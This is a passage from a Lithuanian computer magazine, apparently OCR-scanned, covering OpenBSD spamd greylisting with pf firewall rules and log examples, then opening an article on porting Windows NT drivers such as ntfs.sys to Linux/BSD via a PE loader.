     used to let any real person whose mail is deferred by spamd know why
     their address has been listed from sending mail.  This is important as it
     allows legitimate mail senders to pressure spam sources into behaving
/usr/share/man/cat8/spamd.0 lines 91-112/236 45%
```

spamd dokumentacija

```
#
# spamd
#
no rdr inet proto tcp from <spamd-whitelist> to port smtp
no rdr inet proto tcp from <spamd-whitegroup> to port smtp

rdr pass on $ext_if inet proto tcp from <spamd> to port smtp \
        -> 127.0.0.1 port spamd

rdr pass on $ext_if inet proto tcp from ! <spamd-white> to port smtp \
        -> 127.0.0.1 port spamd

rdr pass on $ext_if inet proto tcp from any to port 25 \
        -> 127.0.0.1 port smtp

#
# filter
#
block in log
block out log
block quick inet6 all
block quick inet proto igmp all
/etc/pf.conf                                   71,1          44%
```

taisome ugniasienės taisykles

```
# tail /var/log/maillog
Dec 1 01:55:53 jono-kompas sm-mta[21632]: j9F9jgYV021632:
to=<petras@domain1.lt>, delay=00:00:11, xdelay=00:00:11, mailer=esmtp,
pri=30808, relay=mail.domain1.lt. [81.211.11.22], dsn=4.3.0, stat=Deferred: 451
Temporary failure, please try again later.
```

Pateiktame logo fragmente matyti, kad serveris *mail.domain1.lt* atmetė mūsų laišką, kurį mes siuntėme adresatui *petras@domain1.lt.* Jeigu mes žvilgtelėtume į šio serverio */var/log/daemon*, tuomet pamatytume *greylisting* darbo rezultatus:

```
# tail /var/log/daemon
Dec 1 01:56:19 mail spamd[3135]: 62.16.22.33: connected (1/0)
Dec 1 01:56:30 mail spamd[3135]: (GREY) 62.16.22.33: <jonas@domain2.lt> ->
<petras@domain1.lt>
Dec 1 01:56:30 mail spamd[3135]: 62.16.22.33: disconnected after 11 seconds.
```

Po to, po kurio laiko, mes pamatysime, kad siuntėjo serverio adresas — 62.16.22.33 — įtrauktas į „baltąjį sąrašą", o pakartotinai pabandžius jį išsiųsti, jis bus tuojau pat ir be jokių problemų išsiųstas:

```
# pfctl –t spamd-white –T show | grep 62.16.22.33
62.16.22.33
```

Norėdami gauti visus šiuos gardumynus, įtrauksime *spamd* į konfigūracinį sistemos paleidimo skriptą. Nurodę žemiau pateiktus argumentus, mes galėsime išsamiau registruoti visus įvykius *('–v')*, pasisveikinimo antraštę pakeisti į *„Postfix" ('–n')* ir pervesti demoną į *greylisting* režimą *(spamd_grey=YES — '–g'* analogas):

```
# vi /etc/rc.conf
spamd_flags="–v –n Postfix"
spamd_grey=YES
spamlogd_flags=""
```

Greylisting režime *spamd* demonas elgsis standartiškai visiems adresams, kuriuos jis suras *<spamd>* lentelėje, o visiems likusiesiems jis veiks „pilkųjų sąrašų" režimu. Šiame režime *spamd*, kaip nesunku numanyti, operuoja trimis reikšmėmis: siuntėjo serverio IP adresu, siuntėjo pašto adresu ir gavėjo pašto adresu. Jeigu gautas „trio" sutinkamas pirmą kartą, mes gauname aukščiau parodytą situaciją ir įrašą */var/db/spamd* lentelėje („pilkasis sąrašas"). Po tam tikro laiko — *passtime* (pagal nutylėjimą jis lygus 25 minutėms) — jeigu serveris gauna pakartotiną užklausą su savo bazėje jau užregistruotu „trio", užklausa apdorojama, laiškas pristatomas, o siuntėjo serveris šį kartą įtraukiamas į „baltąjį sąrašą", po ko visi laiškai iš šio serverio priimami be jokių užlaikymų. Tačiau jeigu iš šio pašto serverio laiškai ilgą laiką — *whiteexp* (pagal nutylėjimą 36 dienos) — nebuvo siunčiami, serveris iš „baltojo sąrašo" pašalinamas, po ko jis vertinamas kaip „naujas". Trečias laiko tarpas, kuriuo operuoja *spamd* — *greyexp* — tai laikas, kurį *spamd* laukia pakartotinio prisijungimo iš siuntėjo serverio, t.y. serverio buvimo laikas „pilkuosiuose sąrašuose". Pagal nutylėjimą jis yra 4 valandos. Sukonfigūruoti šiuos tris parametrus galima su *spamlogd_flags* opcija *'–G passtime:greyexp:whiteexp'* (minutėmis). Beje, čia reikšmės pagal nutylėjimą sukonfigūruotos visai protingai, nebent galima sumažinti *passtime*: padaryti ne 25, o 5 minutes.

Į */etc/rc.conf* bylą įtraukti pakeitimai įsigalios tik perkrovus sistemą. Jeigu dėl kokios nors priežasties serverio negalima perkrauti, įvykdyk šią komandų seką:

```
# eval /usr/libexec/spamd –g –v –n Postfix
# /usr/libexec/spamd-setup
# /usr/libexec/spamlogd
```

```
all:\
        :china:korea:

# Mirrored from http://spfilter.openrbl.org/data/sbl/SBL.cidr.bz2
spamhaus:\
        :black:\
        :msg="SPAM. Your address %A is in the Spamhaus Block List\n\
        See http://www.spamhaus.org/sbl and\
        http://www.abuse.net/sbl.phtml?IP=%A for more details":\
        :method=http:\
        :file=www.openbsd.org/spamd/SBL.cidr.gz:

# Mirrored from http://www.spews.org/spews_list_level1.txt
spews1:\
        :black:\
        :msg="SPAM. Your address %A is in the spews level 1 database\n\
        See http://www.spews.org/ask.cgi?x=%A for more details":\
        :method=http:\
        :file=www.openbsd.org/spamd/spews_list_level1.txt.gz:

# Mirrored from http://www.spews.org/spews_list_level2.txt
spews2:\
/etc/spamd.conf [RO]                          46,8          37%
```

konfigūracinės bylos pavyzdys

[„Packet filter": harmonijos paslaptis] Taigi *spamd* ir kompanija yra visiškai pasirengę kovai, telieka paruošti ugniasienės taisykles.

```
# vi /etc/pf.conf
/* Išorinė tinklo sąsaja */
ext_if = "fxp0"

/* Radikso lentelė, į kurią bus įraukiami china ir korea sekcijų IP adresai */
table <spamd> persist

/* Čia mes saugosime tų SMTP serverių IP adresus, kurie praėjo greylisting patikrinimą */
table <spamd-white> persist

/* Lokali žinomų SMTP serverių kopija, kurie dėl savo darbo specifikos laiškų pakartotinai nepristato
cvs.puremagic.com/viewcvs/greylisting/schema/whitelist_ip.txt */
table <spamd-whitelist> persist file "/etc/mail/whitelist.txt"

/* Patikimų SMTP serverių sąrašas */
table <spamd-whitegroup> { 81.210.33.44, 81.212.44.55 }

/* Nederėtų nukreipinėti tų susijungimų, kuriuos inicijuoja draugiški SMTP serveriai */
no rdr inet proto tcp from <spamd-whitelist> to port smtp
no rdr inet proto tcp from <spamd-whitegroup> to port smtp

/* Spamerius siunčiam pas spamd */
rdr pass on $ext_if inet proto tcp from <spamd> to port smtp \
      -> 127.0.0.1 port spamd
rdr pass on $ext_if inet proto tcp from ! <spamd-white> to \
      port smtp -> 127.0.0.1 port spamd

/* Spamd laužia SMTP AUTH darbą, todėl pašto klientų autentifikaciją galima perkelti į 26/tcp */
rdr pass on $ext_if inet proto tcp from any to port 26 \
```

[Istorijos smiltelės]
Spamd yra *OpenBSD* kūrėjų komandos tvarinys ir pirmą kartą pasirodė šios sistemos 3.3 versijoje. Pasak legendos, pagrindinis programuotojas ir idėjinis *OpenBSD* projekto įkvėpėjas, *Theo de Raadt*, ne juokais susinervino, kai į savo pašto dėžutę per dieną gavo penkioliktą pasiūlymą pasididinti savo organą. Tą patį vakarą jis sukvietė savo komandą ir tarė: „Darykit ką norit, bet kad iki ryto mes turėtumėm savą ir patikimą apsaugą nuo spamo!". Programuotojai visą naktį be pertraukos rašė kodą, o kitos dienos vakare pirmoji *spamd* beta versija jau gynė *@openbsd.org* sienas.

```
-> 127.0.0.1 port smtp

/* Užtikriname priėjimą prie mūsų pašto serverio */
block in
pass in log on $ext_if inet proto tcp from any to $ext_if \
      port smtp flags S/SA keep state
```

[Patikriname būtinų sisteminių įrašų egzistavimą] Nepamiršk įsitikinti, kad sisteminėje byloje */etc/services* yra pilnas mūsų konstrukcijoje dalyvaujančių servisų sąrašas:

```
% egrep 'smtp|spam' /etc/services
smtp 25/tcp #mail
spamd 8025/tcp # spamd(8)
spamd-cfg 8026/tcp # spamd(8) configuration
```

Per didelį spamerių aktyvumą galima sustabdyti stebint maksimalų prisijungimų kiekį (būk atidus, šiuo atveju *spamd* ir MTA randasi skirtinguose serveriuose):

```
# vi /etc/pf.conf
ext_if = "fxp0"
smtp_server = "192.168.5.2"

table <spammers> persist

rdr on $ext_if inet proto tcp from any to $ext_if \
      port smtp tag SPAM -> $smtp_server

block in log quick on $ext_if inet from <spammers>
pass in log on $ext_if tagged SPAM flags S/SA synproxy state \
      (max-src-conn 100, max-src-conn-rate 10/60, \
      overload <spammers> flush global)
```

```
andrushock@ns.        .ru (ttyp0) - /home/andrushock
(~)(7)% sudo pfctl -sT
blacklist
limited
passip
spamd
spamd-white
spamd-whitegroup
spamd-whitelist
sshbf
trusted
wifi
(~)(8)% sudo pfctl -t spamd -T show | wc -l
     536
(~)(9)% sudo pfctl -t spamd-white -T show | wc -l
     147
(~)(10)% sudo pfctl -t spamd-whitegroup -T show | wc -l
       4
(~)(11)% sudo pfctl -t spamd-whitelist -T show | wc -l
      51
(~)(12)% spamd rocks ;-)
```

paskaičiuojame įrašų kiekį kiekvienoje lentelėje

[Graudžios natos] Vardan teisingumo reikia paminėti, kad *spamd* iki idealo dar toloka. *China* ir *korea* sekcijos naudojamos vienu tikslu: minimizuoti sunaudojamos operatyvinės atminties kiekį. Juk kai į susijungimų būsenų lentelę įtraukiami papildomi įrašai, branduolys ir *spamd* prisijungusiam serveriui dinaminiame režime pradeda išskirti atmintį. Be to, pati *greylisting* technologija lemia tam tikrą pradinį laiškų užlaikymą iš nežinomų pašto serverių. Mes šį užlaikymą galime minimizuoti su *passtime* opcija, tačiau daugeliu atvejų mums tenka pasikliauti protinga siuntėjų serverių konfigūracija. 10, 15 minučių — beveik visada toleruotinas laikas, tačiau jeigu pasitaikys toks serveris, kuris siuntimą atnaujina tik po vienos kitos valandos, tuomet čia jau nieko nepadarysi. Štai kodėl *greylisting* blogai dirba viešose pašto sistemose, kur būdingi nuolatiniai prisijungimai iš įvairių serverių, tačiau ši sistema puikiai veikia korporatyviniuose vidutinių ir nelabai didelių firmų pašto serveriuose, kurių darbuotojai susirašinėja su palyginus siauru partnerių ratu.

[Fryškiniai post-skriptumai] *Spamd* yra perkeltas (portintas) į *FreeBSD*, jį galima įdiegti įprastiniu būdu — iš jungčių:

```
# cd /usr/ports/mail/spamd
# make install clean
```

Savaime suprantama, tam, kad *spamd* veiktų *FreeBSD* sistemoje, čia turi būti aktyvuota *OpenBSD* PF galimybė:

```
# vi /etc/rc.conf
pf_enable="YES"
pflog_enable="YES"
pfspamd_enable="YES"
pfspamd_flags="-G 5:4:864 -g -v"
```

Pora pastebėjimų. Visų pirma, *greylisting mode* veikimui būtinas failinių deskriptorių failų sistemos (*fdescfs*) palaikymas:

```
# echo "fdescfs /dev/fd fdescfs rw 0 0" >> /etc/fstab
# echo 'fdescfs_load="YES"' >> /boot/loader.conf
# kldload fdescfs
# mount /dev/fd
```

Antra, norint nepainioti *OpenBSD spamd* ir į *SpamAssassin* sudėtį įeinančio *perl* demono *spamd*, paleidimo skriptas pavadintas *pfspamd.sh*. Tačiau to maža: *FreeBSD* paleidimo skriptų sistema apie proceso veikimą sprendžia pagal komandos *ps* pateikiamą informaciją. Ir jeigu sistemoje paleistas *SpamAssassin'o spamd*, tuomet *pfspamd.sh* veiks nekorektiškai. Šis dviejų *spamd* demonų sambūvio sistemoje klausimas kol kas neišspręstas, todėl mums teks panaudoti mažytį haką:

```
# mv /usr/local/libexec/spamd /usr/local/libexec/pfspamd

# vi /usr/local/etc/rc.d/pfspamd.sh

/* Surandam ir pakeičiam eilutę */
command="/usr/local/libexec/pfspamd"
```

056

Kovinis portinimo menas

Turbinis tvarkyklių perkėlimas iš „Windows" į „Linux/BSD"

PRIEŠ KELETĄ METŲ SITUACIJA SU TVARKYKLĖMIS *LINUX* IR BSD SISTEMOSE BUVO TIESIOG KATASTROFIŠKA. JOS PRIPAŽINDAVO TIK NEDAUGELĮ ĮRANGINIŲ, TODĖL ĮRANGĄ *UNIX* MAŠINOMS TEKDAVO PIRKTI ATSKIRAI. TUOMET *LINUX* DAR NEBUVO IŠAUGĘS IŠ HAKERIŲ „KONSTRUKTORIAUS" STADIJOS, O BSD DAUGIAUSIA BUVO NAUDOJAMA SERVERIUOSE, KURIŲ VISA ĮRANGA SUSIVESDAVO Į TINKLO PLOKŠTĘ IR SCSI VALDIKLĮ. IKI ŠIOL VIENAS PAGRINDINIŲ *UNIX* SISTEMŲ TRŪKUMŲ YRA ĮVAIRIAUSIEMS „SKANIEMS" GELEŽIUKAMS SKIRTŲ NORMALIŲ TVARKYKLIŲ STOKA, SU KUO *WINDOWS* SKLANDŽIAI SUSITVARKO. IŠ TIKRŲJŲ ŠĮ KLAUSIMĄ GALIMA IŠSPRĘSTI, APIE KĄ IR BUS KALBAMA ŠIAME STRAIPSNYJE.

[Virtualios mašinos] Prieš diegdamas *Linux/BSD*, susimąstyk, kam tau, tiesą sakant, to reikia? Jeigu knieti pačiupinėti alternatyvią sistemą, perprasti programų kūrimo priemones arba kompiliuoti išeities tekstus, tai geriausias pasirinkimas tokiu atveju būtų virtuali mašina, pavyzdžiui, *VMWare*. Tiesa, *Fedora Core* su ja žiauriai stabdo (su P-III 733 iš viso neįmanoma dirbti), tačiau *Debian* su KDE važiuoja visai normaliai. Nori — kurk programas, nori — skaityk dokumentaciją. Taip pat gali pažaisti *Star Wars* tipo žaidimus. Tokiu atveju nereikės jokių tvarkyklių, ta prasme, „jokių tvarkyklių be to, kas pateikiama kartu su bet kuriuo normaliu distributyvu". Daugelis kūrėjų būtent taip ir daro. Kad ir kaip bežiūrėtum, bet kuris save gerbiantis *Unix* programuotojas yra priverstas kompiuteryje turėti dešimtis skirtingų rūšių operacinių sistemų, kad galėtų testuoti savo programų suderinamumą. „Realiame" kompiuteryje persijungimai tarp jų vyksta tik perkraunant, kas nėra gerai, o virtualios mašinos persijungia kaip karuselė.

Galima pasielgti ir priešingai, t.y. kaip bazinę sistemą įdiegti *Linux/BSD*, o *Windows* paleisti su virtualia mašina. Kadangi *VMWare* suteikia tiesioginį priėjimą prie COM/LPT/USB jungčių, prie tavo mašinos prijungtas skeneris/spausdintuvas/skaitmeninis fotoaparatas jau nebus problema. Su tuo susidoros *Windows*! Tokiu atveju bazinė *Unix* mašina savo žinioje turi visus sisteminius resursus, todėl našumas čia nesumažėja, tačiau iškyla kitos problemos. *Windows* programos (pavyzdžiui, žaidimai) arba smarkiai stabdys, arba iš viso atsisakys pasileisti, be to, su visais likusiais įrenginių tipais, pavyzdžiui, integruota WLAN plokšte arba vaizdo plokšte, *Windows* dirbti negalės. O viskas todėl, kad *VMWare* yra uždara dėžė, kuri nuo bazinės operacinės sistemos atsiriboja stora emuliatoriaus siena. Jeigu egzistuotų kokia nors galimybė virtualiai mašinai suteikti pilną priėjimą prie visos fizinės įrangos, tuomet būtų šaunu... Ruoškis! Būtent tokį būdą mes ir rengiamės aprašyti!

[Du viename] Pradėsime nuo paprasto, tačiau iki šiol dar niekieno neišspręsto klausimo, t.y. jau seniai išspręsto, tačiau, žinoma, ne visai taip, kaip reikėtų. Visi žino, kad NTFS particijų galimybė kelia didelę problemą. Į NTFS particijas mokančios rašyti tvarkyklės pasirodė visai neseniai, ir tai tik norint pasipuikuoti parodose. Realiam darbui jos netinka, kadangi veikia nestabiliai ir turi daugybę apribojimų. Suspaustos (*compressed*) bylos, tranzakcijos ir daugybė kitų dalykų vis dar neįmanomi. Be to, NTFS nestovi vietoje ir nors lėtai, tačiau vis tiek tobulėja. Argi galima bent teoriškai sukurti 100% suderinamą tvarkyklę, kuri naujas NTFS versijas „suvirškintų" neįsikišant programuotojui? Klausimas nėra toks naivus, kaip atrodo. Kam mums vargti prie nuosavos tvarkyklės, kai po ranka yra jau paruošta — *ntfs.sys*. Jeigu mes sugebėsime ją priversti veikti *Linux* sistemoje, visos problemos išsispręs savaime.

Taip, branduolio lygyje *Linux/BSD* nuo *Windows* skiriasi taip pat, kaip dramblys nuo krokodilo. Skirtumų labai daug, tačiau kažkas bendro jose vis dėlto yra. Tiek *Windows*, tiek *Linux*, tiek ir BSD veikia su *x86* tipo procesoriais apsaugotame režime, naudoja puslapiais suskirstytą virtualią atmintį ir su įranga sąveikauja griežtai nustatyta tvarka (per fizinių ir virtualių magistralių hierarchiją). Aukšto lygio tvarkyklės, pavyzdžiui, *ntfs.sys*, iš viso neliečia aparatūrinės įrangos ir jose nuo sistemos priklausančio kodo kiekis minimalus. Kodėl gi tuomet vienos sistemos

Windows NT iš vidaus

tvarkyklė neveikia kitoje sistemoje? Pagrinde taip yra todėl, kad sąsaja tarp operacinės sistemos ir tvarkyklės kiekvienu atveju skiriasi, bei todėl, kad tvarkyklė naudoja sistemos eksportuojamų funkcijų biblioteką, o šios funkcijos skirtingose sistemose skiriasi.

Perkelti *Windows* tvarkyklę į *Linux/BSD* visiškai realu! Tam net neprireiks jos išeities teksto. Tereikia parašyti gudrų ir nesudėtingą „perėjimą" tarp tvarkyklės ir operacinės sistemos, kuris priiminėtų užklausas ir transliuotų jas pagal visas „etiketo" taisykles, taip pat reikia perkelti tvarkyklės veikimui reikalingų funkcijų biblioteką. O, taip! Tam reikia mokėti programuoti! Paprastiems mirtingiesiems vartotojams toks receptas visiškai netinka, bet čia jau nieko nepadarysi. Nepaisant to, perkelti paruoštą tvarkyklę kur kas paprasčiau, nei perrašyti ją nuo nulio. Tokiu atveju bent jau nereikės kruopščiai disasembliuoti originalaus kodo, kas pakeistų techninės dokumentacijos paiešką (kurios arba iš viso nėra, arba ji pateikiama tik pasirašius neplatinimo sutartį (*non-disclosure agreement*), kuri dažnai draudžia atvirai platinti išeities tekstus). Be to, išėjus naujai *Windows* tvarkyklės versijai, *Linux/BSD* jungties atnaujinimas iš esmės supaprastėja — tiesiog naują bylą nukopijavai vietoje senos, ir viskas. Tačiau visa tai tik teorija. Pereikime prie detalių.

Windows NT ir visų iš jos kilusių operacinių sistemų (*Windows 2000*, XP, 2003) branduolio modelis ganėtinai paprastas. Su „išoriniu" pasauliu branduolį susieja „Sisteminių servisų dispečeris", „prijungtas" prie *ntdll.dll*. Ši biblioteka yra jau už branduolio „kiauto" ir vykdoma vartotojo režime. *ntoskrnl.exe* įdiegtas „Sisteminių servisų dispečeris" remiasi „Iškviečiamomis branduolio sąsajomis", dalis kurių realizuota paties *ntoskrnl.exe* viduje, o kita dalis — išorinėse tvarkyklėse, kurioms priklauso ir „Elektros maitinimo dispečeris". Tam tikra tvarkyklių klasė, kuri vadinasi failų sistemos „Įrenginių tvarkyklėmis", yra savotiškame „kiaute" ir su „Sisteminių iškvietimų dispečeriu" sąveikauja per įvedimo-išvedimo dispečerį, realizuotą *ntoskrnl.exe*!

Branduolys, ant kurio kaip ant pagrindo laikosi visi aukščiau paminėti komponentai, yra žemo lygio funkcijų visuma, sukoncentruotų... Teisingai! *ntoskrnl.exe* byloje! Žemiau yra tik aparatūrinės įrangos abstrahavimo lygis, sutrumpintai vadinamas HAL (*Hardware Abstraction Level*). Kadaise „Microsoft" turėjo idėją padalinti branduolį į nuo sistemos priklausomą ir nuo sistemos nepriklausomą dalis, taip siekiant supaprastinti *Windows* perkėlimą į kitas platformas, tačiau dar NT 4.x laikais viskas susimaišė, ir didžioji nuo sistemos priklausomų funkcijų dalis pakliuvo į *ntoskrnl.exe*, o šiandien HAL praktiškai atsisakyta. Jame liko nedaug iš tiesų žemo lygio funkcijų, kurios tiesiogiai sąveikauja su aparatūrine įranga, kitaip tariant — su jungtimis ir DMA. Tačiau *Linux/BSD* branduolyje yra savos darbo su DMA funkcijos, todėl paskui save vilkti HAL mums visiškai nebūtina, juo labiau kad tvarkyklės su DMA sąveikauja ne tiesiogiai, o per *Plug-n-Pray* menedžerį, kuris yra *ntoskrnl.exe*.

Jeigu mums pavyktų priversti *ntoskrnl.exe* veikti jam svetimo *Linux* (arba BSD) aplinkoje, gautume galimybę paleisti bet kokias NT tvarkykles be jokių jų dvejetainio kodo papildymų. Tai ne tik supaprastintų perkėlimą, tačiau ir pašalintų taip vadinamų „autorinių teisių" problemą. Integracija į Europa vyksta vis didesniu pagreičiu, Trečioji Roma (kitaip dar žinoma JAV vardu) veržiasi į mūsų žemes, visur nustatydama savo tvarką ir įstatymus. Bet kuris licencijuotos *Windows* kopijos savininkas turi teisę paruoštą tvarkyklę leisti iš kur tik nori be jokių leidimų ir be papildomo mokesčio, tačiau modifikuoti dvejetainį kodą jam vargu ar leidžiama.

Bet mes ir nesiruošiame nieko modifikuoti! Mes imame paruoštą *ntoskrnl.exe* ir... tiesą sakant, tai viskas. Darbo nėra tiek jau daug. Pakanka *ntoskrnl.exe* suprojektuoti pagal PE bylos antraštėje nurodytus adresus (o *ntoskrnl.exe* — tai paprasčiausia PE byla) ir susidoroti su tvarkyklių naudojama eksporto lentele. Kitaip tariant, mes turime realizuoti nuosavą PE užkroviklį ir įkelti jį į užkraunamą branduolio modulį (LKM) arba į patį branduolį. Kad nereikėtų kankintis, galima sriūbtelėti vyno ir iš ten pasiimti jau paruoštą užkroviklį. Ne, tai ne alkoholinis gėrimas, tai — *Windows* emuliatorius *Wine* (*Windows Emulator*).

ntoskrnl.exe tarpusavio sąveika su *Linux/BSD* branduoliu vyks per pereinamąjį kodą, kuris emuliuos HAL. Šį kodą parašyti turėsime mes patys, tačiau tame nėra nieko sudėtingo; darbo kiekis minimalus, kadangi HAL'e yra nedaug funkcijų, o ir tos paprastos kaip virdulys. Sudėtingiau „Sisteminių iškvietimų dispečerį" subičiuliauti su išoriniu pasauliu, t.y. *Linux/BSD* pasauliu. Pagrindinė problema čia tame, kad Dispečerio sąsaja nė karto nedokumentuota ir, be to, nuolat keičiasi. O po to „Microsoft" vėl sugalvos kokią nors kiaulystę, ir visas mūsų darbas nueis perniek. Dėl to tenka gudrauti ir paskui save vilkti ne tik *ntoskrnl.exe*, bet ir *ntdll.dll*. Kai kurie gali paklausti: kodėl? Kaip *ntdll.dll* susijusi su tvarkyklėmis ir branduoliu? Tvarkyklės jos neiškviečia, o ir pati *ntdll.dll* yra viso labo perėjimų prie *ntoskrnl.exe* rinkinys.

Esmė tame, kad *ntdll.dll* sąsaja labai vargingai dokumentuota ir nesikeičia jau praktiškai daugelį metų, todėl ją galima drąsiai imti kaip pagrindą. Po to lieka viso labo susieti *ntdll.dll* su *Linux/BSD* pasauliu, t.y. parašyti tvarkyklėms siunčiamų užklausų transliatorių. Tai padaryti nėra paprasta, kadangi rašyti teks gana daug, šis darbas truks ne vieną dieną ir net ne vieną savaitę, o papildomai įvertinus derinimą tam prireiks mažiausiai mėnesio. Tačiau darbas to vertas!

Bent jau po to *Linux/BSD* sistemoje bus galima normaliai dirbti su NTFS ir kai kuriomis kitomis įvedimo/išvedimo tvarkyklėmis. Tiesa, su vaizdo plokštėmis viskas kur kas sudėtingiau, kadangi

Windows NT iš vidaus

jos sąveikauja toli gražu ne su įvedimo–išvedimo dispečeriu (kuris yra *ntoskrnl.exe* viduje), o su *win32* posisteme. *Windows 2000* sistemoje ji realizuota byloje *win2k.sys*. Nežinau, kaip tai įgyvendinta kitose sistemose, tačiau tai ir nėra svarbu. *win2k.sys* tvarkyklė — tik maža dalis to, ko reikia darbui, ir taip paprastai visa tai perkelti į *Linux/BSD* nepavyks. Po jos neišvengiamai eis visa jos aplinka, o parašyti tiek „aplinkų" bus praktiškai nerealu. Be abejo, tai realu, tačiau kiek tai pareikalaus jėgų ir laiko? Perrašyti vaizdo tvarkyklę kur kas paprasčiau, jau nė nekalbant apie tai, kad tokiu atveju ji bus kur kas našesnė. Beje, NVIDIA ir ATI pastaruoju metu sėkmingai leidžia *Linux/BSD* sistemoms skirtas populiariausių mikroschemų tvarkykles, todėl čia problema pati išnyksta.

[Paruoštas realizacijos pavyzdys] Konkrečių tvarkyklių perkėlimų iš *Windows* pasaulio į *Linux/BSD* aš nežinau, tačiau atrodo, kad yra kažkas panašaus skirto MS–DOS sistemai. Kalbama apie Marko Rusinovičiaus, žymaus hakerio ir NT gelmių tyrinėtojo, projektą *NTFS for MS–DOS*. Nemokama versija (*www.sysinternals.com/Utilities/NtfsDosProfessional.html*) gali tik skaityti, o mokamą gali lengvai surasti bet kuriame *p2p* tinkle. Specialus įdiegimo vedlys prašo nurodyti kelią iki sisteminio *Windows* katalogo ir sukuria du diskelius, į kuriuos įnirtingai įrašo kažką stambaus.


Pradėsime nuo pirmojo diskelio (kuris, beje, paprastai būna sisteminis). Čia tėra viena vykdoma byla *ntfspro.exe*, kuri yra užklausų transliatorius, susietas su *Michael Tippach* sukurtu apsaugoto režimo praplėtimu *WDOSX 0.96 DOS extender*.

Ntfs.gz — tai „gimtoji" *ntfs.sys* tvarkyklė, paimta iš sisteminio *Windows* katalogo ir vietos taupymo sumetimais supakuota su archyvatoriumi *gzip*. Išpakavimui mums prireiks arba *Linux*, arba *pkzip* (*Windows/MSDOS* atveju). Sulyginę ją su originalia tvarkyklės byla, mes nematome jokių pasikeitimų! O *ntoskrnl.gz* — tai sistemos branduolys (*ntoskrnl.exe*), kuris lygiai taip pat ištrauktas iš *Windows* sistemos ir supakuotas. Jame nėra jokių pasikeitimų.


Kitame diskelyje yra *ntdll.gz* (kurio kilmę nuspėti nėra sudėtinga) ir *ntfschk.exe*. Pastarasis yra pilnai perrašytas įrankis *chkdsk.exe*. Norint konsolinę programą priversti dirbti MS–DOS sistemoje, tektų emuliuoti dar daugiau funkcijų, kas akivaizdžiai neįėjo į Rusinovičiaus planus (nepaisant to, legendinis hakeris Jurijus Haronas vis dėlto sukūrė praplėtimą, kuris leidžia plikame DOS'e paleisti *Windows* programas iš viso nesikreipiant į *Windows*! Viskas telpa į vieną diskelį — tiesiog grožybė! Patį praplėtimą galima parsisiųsti iš *www.doswin32.com*. Nekomerciniam naudojimui jis nemokamas).

Diskeliuose taip pat yra bylos *c_866.gz*, *autochk.gz*, *c_437.gz*, *c_1252.gz* ir *l_intl.gz*, kuriose saugoma kalbų atvaizdavimo informacija ir kiti tarnybiniai blizgučiai, be kurių galima ir apseiti. Esmė tame, kad *NTFS for MS–DOS* projekto branduolį sudaro trys bylos: *ntoskrnl.exe*, *ntdll.dll* ir *ntfs.sys*, kurios sudėtos į savotišką *ntfspro.exe* bylos kiautą, kuri procesorių perveda į apsaugotą režimą bei transliuoja MS–DOS užklausas į *ntfs.sys* suprantamą kalbą ir atvirkščiai. Kaip matai, tai veikia. Žinoma, *Linux/BSD* — tai toli gražu ne švarus MS–DOS. Branduolys savaip paskirsto pertraukimus ir kitus sisteminius resursus, todėl rašant „kiautą–aplinką" iškyla daugybė techninių problemų, tačiau visos jos išsprendžiamos. Analogiško sprendimo pavyzdį galima rasti kitame Marko Rusinovičiaus projekte *NTFS for Windows 9x*. Čia taip pat naudojamas „kiautas", sukuriantis adekvačią *ntoskrnl.exe* reikalingą aplinką ir užklausų transliatorių, tačiau šis įrankis veikia jau ne plikame MS–DOS, su kuriuo ir taip viskas aišku, o agresyvioje *Windows 9x*, kuri nuo NT skiriasi nė kiek ne mažiau, nei *Linux/BSD*.

